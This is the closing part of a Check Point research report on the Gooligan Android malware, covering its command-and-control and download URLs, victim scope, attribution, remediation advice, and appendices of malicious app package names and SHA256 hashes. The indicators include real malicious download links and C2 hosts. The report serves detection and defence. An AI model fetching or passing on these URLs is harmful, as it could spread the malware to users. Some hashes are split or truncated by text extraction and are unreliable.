- [hxxp://mas.goaapis.com/overseapay/admin](http://mas.goaapis.com/overseapay/admin)
- [hxxp://pay.fastmopay.com/overseapay/admin](http://pay.fastmopay.com/overseapay/admin)

2. The malware then downloads malicious binaries:

- [hxxp://down.cmgkiwdwcom/thinking/group/pl4y_3](http://down.cmgkiwdwcom/thinking/group/pl4y_3)
- [hxxp://down.akocdn.com/onemain/maink.apk](http://down.akocdn.com/onemain/maink.apk)
- [hxxp://106.186.17.81/rootmasterdemo1128_524.apk](http://106.186.17.81/rootmasterdemo1128_524.apk)
- [hxxp://down.vcrlwlen.com/thinking/group/rt1018_648.apk](http://down.vcrlwlen.com/thinking/group/rt1018_648.apk)

3. The malware then accesses the server g.omlao.com to link to dex module to execute in infected process and sends all stolen data to the server

The graphic below shows network details of g.omlao.com, which is contacted by the sample




Figure 21: Network details of g.omlao.com.

Post.omkol.com share the same ip (52.74.253.194) with admin.fastmopay.com

4. The malware sends logs of its operation to:
 - hxxp://api.gadmobs.com/oversea_adjust_and_download_write_r edis/notify/download/app
 - hxxp://log.appsolo.net/gkview/info/601
 - hxxp://m.aedxdrcb.com/pmsg/api/20

The graphic below shows the network details of log.appsolo.net, which is contacted by the sample.




Figure 22: Network details of log.appsolo.net.

THE PERPETRATORS BEHIND GOOLIGAN

Unfortunately, the attackers who created the Gooligan malware have yet to be found. However, there are several leads that may help trace them.

The server used by the attackers to manage the Gooligan malware is an Amazon Web Services (AWS) server located in Singapore and operated from China. Check Point has contacted AWS and the Singapore cybercrime authorities and Amazon have stopped the operation of all servers and domains participating in Gooligan campaign.

WHO IS AFFECTED?

Gooligan potentially affects devices on Android 4 (Jelly Bean, KitKat) and 5 (Lollipop), which is over [74% of in-market devices](#) today. At least 13,000 devices have been infected per day since the campaign began on August 22, 2016 reaching a total of over a million rooted devices. The Check Point research team seized the entire list of victims by accessing the attackers' server (g.omlao.com, 52.74.212.250). Some of the email addresses are associated with government agencies in the Philippines, India, Bangladesh, and Belize, while others belong to educational institutions, financial services firms, and publicly traded enterprises.




Figure 23: Spread of Gooligan victims by continent

HOW DO YOU KNOW IF YOUR ACCOUNT IS BREACHED?

Visit <https://gooligan.checkpoint.com> to learn if your account is breached. If it is, perform the following steps:

1. A clean installation of an operating system on your mobile device is required (a process called “flashing”). As this is a complex process, we recommend powering off your device and approaching a certified technician, or your mobile service provider, to request that your device be “re-flashed.”
2. Change your Google account passwords immediately after this process.

SUMMARY

The security of over a million Google accounts was breached by Gooligan, a new variant of Android malware discovered by Check Point researchers. This is the largest Google account breach to date affecting about 74% of all Android devices and exposing users accounts for Google Play, Gmail, Google Photos, Google Docs, G Suite data and more.

CONCLUSION

If your account has been breached, you should install a mobile security solution that removes the malware; then you should change your Google account password to reset the tokens for your device.

APPENDIX 1

List of package names installed by Gooligan

- com[.]cg.clean.guru (No longer found on Google Play.)
- com[.]violet.battery.guru (No longer found on Google Play.)
- com[.]speed.boost.clean (No longer found on Google Play.)
- com[.]tools.clean (No longer found on Google Play.)
- com[.]doctor.power.saver.lite
- com[.]doctor.power.saver
- com[.]blackjack21.goodgame
- com[.]power.fast.charge
- com[.]xxgame.solitaire.android
- com[.]xxapp.freemusic
- com[.]doorwaygames.StarOfLasVegas
- com[.]tattoo.draw.hand
- com[.]tv.broadcast
- com[.]sweet.wallpapers
- com[.]androapplite.app.aplock.lite.blue
- com[.]fast.sos.flashlight
- com[.]doctor.power.saver
- com[.]xxgame.solitaire.android
- com[.]xxapp.freemusic
- com[.]violet.battery.guru
- com[.]doorwaygames.StarOfLasVegas
- com[.]doctor.power.saver.lite
- com[.]power.fast.charge
- com[.]tools.clean
- com[.]cg.clean.guru
- com[.]speed.boost.clean
- com[.]battleships.pacific.android
- com[.]blackjack21.goodgame
- com[.]msgame.holdem.poker

APPENDIX 2

SHA256 hashes of dropper samples connected to the attack

07f9a055fdf9e3e67bfe7a67952747c0020e3e4ffe461122d23b653d4fd52455
a1238be52e0913f8679e249b7099b9f58fe57a76a32e1b177743ce4d16abd000
b0da7c219cc895db3c7fab3c5e6855e43e4e268733d982a02527af27eb762def
867eb7655c11c01b9d35a0c595f82d4628d5583bd3ddc3fdfe19967995424555
354600f5691575f00b6abc48e555ddb69859d5973688443aad7dd6d1de4c6249
05b33442670e460c893710b7c0dda46bde826d8067bbaba36d1ee0d5907207ac
d9b8f075b348af14edf044624a72103428dc6577e69b7ea4e93763b4c1ab80c7
cbcdc9693849086cd388bf0d3c036bbfa80a9aa10c7d49db3575b8626a003e6e
a7b4f38844653b8f86ea5dd68cdf28a7e363df46968f4be75a5785e610987e59
870578049e8ccae3024b9344337fd640ccc4f14acb072b30bfb3abda30714a72
e1257111072fdfe35779787f966a414dde40165eb66f382bbdc7676629b969d6
349fed356c7aa55c8971630f7935578f3504693d96a74c8f7cc73701747f5cb7
f820744aedd716c5896574dee39b6c15e085a096920d7e70eb417dd891df0563
12b8da40ec9e53a83a7c4b1d490db397730123efa5e8ed39ee596d3bae42f80d
70b8014302f72c4da8cb636f8bad643b32aaa7bd171010c5f045b771303db395
7842ead880bd98fb423723383e69db16fdb9ff917fc836522a42159fb7959f94
c89d725daddc309bf24411e29dd58d1e181ffdfb5191c17c63217ba9c4fd09dc
e03c9a118d003b10e5b1a0770c77288aa139e06209d616ba5135b92460feda7f
e091d0a05e4514ac1c193cb26519f2cc1ee4f00c0ff447038e1c6f37a72ed1ff
a032d434a4c5e6f5d728d36d435b258be5a877752d79a8fd236e96527a3ff573
3386a5a5ee447cbde467e26f8442bcd2f9ada8eda03f8ca2e46e39b19aa4debb
5bfe0e13e6d925dec72e401a829e320ef447852defa805d1ca7646001b5ec134
cc553ef39d9c554ddaef8ea0d866379ffada7ea1fa994b19fddcb33e43c2f9a1
12062dfd934ca3fcde1e86871e84bb2f71bade21b8823da2c5fadc75bfafc8fb
ce22d3e9cee82dbb1a53609ccb6dfa3ec198d54c4eb35dd120dfa0a55a497c9c
d25e95b8a1d1024ecb983c758e2993def46e5de5f73d50f4f7762e29a5755712
eca6693ca85549101c8dbe0910235eac193459e6e1b3133d33fbe4eea8417bc5
43b5985f025200b0a24357e02d5c680af98d45c20446fd2d981110d6a9696c76
191b4eb236c5ef2dfe5b942262d01d118ebf5c9a225ef7f0cba5a18445783aa
d1a38ede86092e621a734bc62f147556b888bf4c55489baf7a8de7f41f927b81
cc1811aa02e6e4a821aef1f6bfbfef525d2f9c994a247586b2ae4e5850c1930f
c239e46b769801dd6d8e1ac6ea2e86738c67bdb0c0f3909c5fc02861386ecc52
470c633e4804e0abd917399d52ace266b4aba47816b113fbdd09b832a7d72194
0dfaad97ac88b159657d3642ddcacb31045dc98bb1f1d12805e6673ddca1ea1f
421971df2f3dbd7173473404c8f3b2d3ed522efa86cac49ef905edf645054422
93cd06a6c3df7cda6d9213a0eab0b98daf9ea3e1f2b009f5bd40f160a4e6814a
36e15c8b6211b22d4176424339ab39a52e65d2b1c9dea3b24c3639fb022a85ec
f0699aa87cf7a7845b39f21aa9e018e0860ac97e5b33c3eddfdc7d11c629cca
d10a691c1642d40eea40b6038ac961006a68f57dddd46bdf322a842ef459bd05
e83b62fee05a9d3a10fff43782fa0cc45ef73391f8923d21cbe20b9b7c7db6ba
db04ad4a91d3a9fcbad6d98e86c52b8644f071c94c9047bf34ff2fb84bc6d89c9
56557bf64edccf7758e48decff619bf5b6761616a4fb192b9ef6ea7d930554b
56f045b79e705bcc7255f5d43f596e36464a4b774d374b735161c29e47baa1e3
5b46e3137216a0776ca782c83004c0da4dafa7473eccd2fe8d8114e170d9329b

a2672ae55704d4245b6ed91e155e19c64e3d01b5e9a8d36d31b5f7b3ff63eeae
90f581b2386be57516fa55025324cacdb9ea12998af75a9f96f3074b8e6f6177
0e012f69d493b7cc38fcafcf495e0bd1290ca94b1ad043fcf255df3ad5789834
422b23b0b67bc14e8b38525ceee18fe5a84911ad55308a3e9c6124e1764e4c09
7720ad4eca127b50bc41263e54b2be4157dd894828c3a338c8a85ca7411731b8
fe004b912fb8b7f290f8d17f33a7b07df5a7a59adc449c343005ec2db0b75f71
ef002a629319eae04769adcfad03c58cbe19aa3a13674ad2be95e0ba1f5f59f
1ebf15dac765a075e97c682f04fac7b4bf53efd93c70ff9f30dd7c053a3e1a45
b3bb323cdb254039c67278cde02e1c6b1d7bded8fe6cabe64c8295850667156d
c3af147ee86ab8778b76f12f5f51384e9b36f29f3bf667adeaf308b72a909c74
5749b6beb4493adab453e26219652d968c760bea510196e9fd9319bc3712296b
7b191604b875d6cc8164e568f5a78ac54bf03762abb6d78b6fdcea7f2094c72a
b1298ab9b9928537bd7151af489df8e9964e9439212fa5407a7e114df9be4bca
923e1301508dace3704821c030877b669daf15ef4a93ed707087c62304ffd5d3
91f59854eae589389225e8fe942def5ede3204ad6237adf77c0e0675d0820076
5deb76c71c06460ecc86d2b275faff5ce05d337ba772e51544bbef5c12ef6616
ad38b1523f671a9aad7007b8c4eece75fd4b168819b7f5bfa0b4b8adff619020

SHA256 of malicious modules

e5f92e2ab17231393dde92572035642fb9a31b82cc91f197aac14d1a49fd
bca8 rtt1115_650-2.apk

5caa8232342ab934336b2a30a2e618dadfd2dec7c4c1cd28fb72d51658
20eb9 igpsi_0806_5.jar

dd273ecf189dde6cfb2f394232ded2429f2efe6970dd8c502e512383f4ef3
534 igpsi_20160918.jar



Check Point®
SOFTWARE TECHNOLOGIES LTD



**Learn More About
Check Point Mobile Threat Prevention**



Schedule a Demo